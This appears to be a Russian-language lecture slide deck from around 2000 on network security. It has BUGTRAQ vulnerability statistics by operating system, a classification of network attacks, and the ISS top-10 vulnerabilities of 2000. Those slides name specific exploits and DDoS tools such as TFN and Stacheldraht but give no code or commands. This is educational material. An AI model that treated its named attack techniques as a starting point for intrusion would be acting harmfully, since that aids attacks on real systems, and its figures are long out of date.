
Reference: [XF:imap-authenticate-bo](#)

Ссылки




Статистика выявления уязвимостей

BUGTRAQ Vulnerability Database Statistics



BUGTRAQ Vulnerability Database Statistics



Количество выявленных уязвимостей ОС по годам (начало)

Операционная система	1997	1998	1999	2000		
AIX	20	38	10	3		
BSD (aggr.)		8	8	26	7	
BSD/OS	6	5	4	0		
BeOS	0	0	0	4		
Debian	2	2	29	5		
FreeBSD	4	2	18	6		
HP-UX	8	5	7	4		
IRIX	26	13	8	3		
Linux (aggr.)		10	23	84	30	
MacOS	0	1	5	0		
MacOS X Server			0	0	1	0
...						

Количество выявленных уязвимостей ОС по годам (окончание)

Операционная система	1997	1998	1999	2000	
NetBSD	1	4	10	3	
Netware	0	0	4	1	
OpenBSD		1	2	4	2
RedHat	5	10	38	17	
SCO Unix		1	3	9	2
Slackware		3	8	10	0
Solaris	24	31	34	7	
SuSE	0	0	21	5	
Unixware	0	3	14	2	
Windows 3.1x/95/98		1	1	46	13
Windows NT		4	6	99	37
Windows 2000		-	-	-	21

Top Vulnerable Packages 2000

(за первое полугодие)


Microsoft Windows NT 4.0	34	
Microsoft Windows NT 2000	21	
RedHat Linux 6.2 i386	13	
RedHat Linux 6.1 i386	13	
Microsoft Windows 98	13	
Microsoft Windows 95	12	
Microsoft IIS 4.0	12	
Microsoft BackOffice 4.5	12	
Microsoft BackOffice 4.0	12	
RedHat Linux 6.0 i386	10	
RedHat Linux 6.1 sparc	9	
RedHat Linux 6.1 alpha	9	
Microsoft IIS 5.0	8	
RedHat Linux 6.2 sparc	7	
RedHat Linux 6.2 alpha	7	
Microsoft Internet Explorer 5.0 for Windows NT 4.0	7	7
Microsoft Internet Explorer 5.0 for Windows 98	7	7
Microsoft Internet Explorer 5.0 for Windows 95	7	7
TurboLinux Turbo Linux 6.0.2	6	
TurboLinux Turbo Linux 4.4	6	

Классификация атак в IP-сетях



Классификация атак по целям

- ✓ *Нарушение нормального функционирования объекта атаки (отказ в обслуживании)*




Классификация атак по целям

- ✓ *Нарушение нормального функционирования объекта атаки (отказ в обслуживании)*
- ✓ *Получение конфиденциальной информации*



Классификация атак по целям


- ✓ *Нарушение нормального функционирования объекта атаки (отказ в обслуживании)*
- ✓ *Получение конфиденциальной информации*
- ✓ *Модификация или фальсификация критичных данных*



Классификация атак по целям

- ✓ *Нарушение нормального функционирования объекта атаки (отказ в обслуживании)*
- ✓ *Получение конфиденциальной информации*
- ✓ *Модификация или фальсификация критичных данных*
- ✓ *Получение **полного контроля** над объектом атаки*

Классификация атак по мотивации действий



✓ случайность
(халатность, некомпетентность)


Классификация атак по мотивации действий

- ✓ случайность
(халатность, некомпетентность)
- ✓ самоутверждение (любопытство)




Классификация атак по мотивации действий

- ✓ случайность
(халатность, некомпетентность)
- ✓ самоутверждение (любопытство)
- ✓ вандализм




Классификация атак по мотивации действий

- ✓ случайность
(халатность, некомпетентность)
- ✓ самоутверждение (любопытство)
- ✓ вандализм
- ✓ принуждение



Классификация атак по мотивации действий

- ✓ случайность
(халатность, некомпетентность)
- ✓ самоутверждение (любопытство)
- ✓ вандализм
- ✓ принуждение
- ✓ **месть**



Классификация атак по мотивации действий

- ✓ случайность
(халатность, некомпетентность)
- ✓ самоутверждение (любопытство)
- ✓ вандализм
- ✓ принуждение
- ✓ месть
- ✓ **корыстный интерес**




Классификация атак по местонахождению атакующего и объекта атаки

- ✓ Атакующий и объект атаки находятся в одном сегменте




- ✓ Атакующий и объект атаки находятся в разных сегментах



Классификация атак по механизмам реализации

- ✓ *Пассивное прослушивание*
- ✓ *Подозрительная активность (разведка)*
- ✓ *Бесполезное расходование вычислительных ресурсов (перегрузка)*
- ✓ *Нарушение навигации (ложный маршрут)*
- ✓ *Провоцирование отказа объекта (компонента)*
- ✓ *Запуск кода (программы) на объекте атаки*



Статистика по уязвимостям и атакам

за 2000 год


Источник: **Internet Security Systems**

Top 10

1. **Denial of Service Exploits**
2. **Weak Accounts**
3. **IIS (Microsoft Internet Information Server)**
4. **Open Databases**
5. **E-Business Web Applications**
6. **Open Sendmail**
7. **File Sharing**
8. **RPC**
9. **Bind**
10. **Linux Buffer Overflows**

Linux Buffer Overflows

- Wu-ftp BO
- IMAP BO
- Qpopper BO
- Overwrite stack
- Common script kiddie exploits
- Poor coding standards




Переполнение буфера в Linux - приложениях

Top 10

1. **Denial of Service Exploits**
2. **Weak Accounts**
3. **IIS (Microsoft Internet Information Server)**
4. **Open Databases**
5. **E-Business Web Applications**
6. **Open Sendmail**
7. **File Sharing**
8. **RPC**
9. **Bind**
10. **Linux Buffer Overflows**

Уязвимости BIND

- BIND qinv
 - Compile flag turned on by default, activated buffer-overflow, client request to server, script kiddie
- BIND nxd
 - Server to server response, buffer handling overflowable, more advanced
- Exposure outside firewall
- In.Named binary



Top 10

1. **Denial of Service Exploits**
2. **Weak Accounts**
3. **IIS (Microsoft Internet Information Server)**
4. **Open Databases**
5. **E-Business Web Applications**
6. **Open Sendmail**
7. **File Sharing**
8. **RPC (Remote Procedure Calls)**
9. **Bind**
10. **Linux Buffer Overflows**

RPC (Remote Procedure Calls)

- `rpc.cmsd` (`sun-rpc.cmsd`)
- `rpc-statd` (`sun-rpc-statd`)
- `Sadmin` (`sol-sadmin-amslverify-bo`)
- `Amd` (`amd-bo`)
- `Mountd` (`linux-mountd-bo`)
- Major script kiddie fodder
- Helped Enabled DDOS



Top 10

1. **Denial of Service Exploits**
2. **Weak Accounts**
3. **IIS (Microsoft Internet Information Server)**
4. **Open Databases**
5. **E-Business Web Applications**
6. **Open Sendmail**
7. **File Sharing**
8. **RPC**
9. **Bind**
10. **Linux Buffer Overflows**

File Sharing

- Netbios
- NFS
- Impact is Affecting Cable Modem and DSL Users
- Sensitive info – I.e., Banking account
- Backdoor install
- + + Rhosts для Unix - серверов

The Microsoft logo is displayed in a white rectangular box. It consists of the word "Microsoft" in its characteristic bold, sans-serif font.

Top 10

1. **Denial of Service Exploits**
2. **Weak Accounts**
3. **IIS (Microsoft Internet Information Server)**
4. **Open Databases**
5. **E-Business Web Applications**
6. **Open E-mail (электронная почта)**
7. **File Sharing**
8. **RPC**
9. **Bind**
10. **Linux Buffer Overflows**

Электронная почта

- Sendmail Pipe Attack (smtp-pipe)
- Sendmail MIMeBo “root access” (sendmail-mime-bo2)
- Incoming viruses, LOVE
- Many localhost getroot exploits for sendmail
- Attacks may by-pass firewalls that allow incoming email directly to internal



Top 10

1. **Denial of Service Exploits**
2. **Weak Accounts**
3. **IIS (Microsoft Internet Information Server)**
4. **Open Databases**
5. **E-Business Web Applications**
6. **Open E-mail**
7. **File Sharing**
8. **RPC**
9. **Bind**
10. **Linux Buffer Overflows**

E-business Web Applications

- NetscapeGetBo (netscape-get-bo) “control server”
- HttpIndexserverPath (http-indexserver-path) “path info”
- Frontpage Extensions (frontpage-ext) “readable passwords”
- FrontpagePwdAdministrators (frontpage-pwd-administrators) “reveal passwords”



Top 10

1. **Denial of Service Exploits**
2. **Weak Accounts**
3. **IIS (Microsoft Internet Information Server)**
4. **Open Databases**
5. **E-Business Web Applications**
6. **Open E-mail**
7. **File Sharing**
8. **RPC**
9. **Bind**
10. **Linux Buffer Overflows**

Open Databases

- *Oracle default account passwords*
- *Oracle setuid root oratclsh*
- *SQL Server Xp_sprintf buffer overflow*
- *SQL Server Xp_cmdshell extended*



Top 10

1. **Denial of Service Exploits**
2. **Weak Accounts**
3. **IIS (Microsoft Internet Information Server)**
4. **Open Databases**
5. **E-Business Web Applications**
6. **Open E-mail**
7. **File Sharing**
8. **RPC**
9. **Bind**
10. **Linux Buffer Overflows**

IIS (Microsoft Internet Information Server)

- RDS
- HTR
- Malformed header
- Htdig Remote Shell Execution
- PWS File Access
- CGI Lasso “read arbitrary files”
- PHP3 safe mode metachar remote execution
- PHP mlog.html read files

Top 10

1. **Denial of Service Exploits**
2. **Weak Accounts (слабые пароли)**
3. **IIS (Microsoft Internet Information Server)**
4. **Open Databases**
5. **E-Business Web Applications**
6. **Open E-mail**
7. **File Sharing**
8. **RPC**
9. **Bind**
10. **Linux Buffer Overflows**

Слабые пароли

- Бюджеты по умолчанию
 - Routers
 - Servers
- No set Passwords for admin/root accounts
- SNMP with public/private community strings set



Top 10

1. **Denial of Service Exploits**
2. **Weak Accounts**
3. **IIS (Microsoft Internet Information Server)**
4. **Open Databases**
5. **E-Business Web Applications**
6. **Open E-mail**
7. **File Sharing**
8. **RPC**
9. **Bind**
10. **Linux Buffer Overflows**

Атаки «Denial of Service»

- Trinity
- TFN
- TFN2k
- Trin00
- Stacheldraht
- FunTime
 - Windows platform (W9x/2K/NT)
 - Preprogrammed for specific time and target
- All are distributed for maximum effect



Top 10

1. **Denial of Service Exploits**
2. **Weak Accounts**
3. **IIS (Microsoft Internet Information Server)**
4. **Open Databases**
5. **E-Business Web Applications**
6. **Open E-mail**
7. **File Sharing**
8. **RPC**
9. **Bind**
10. **Linux Buffer Overflows**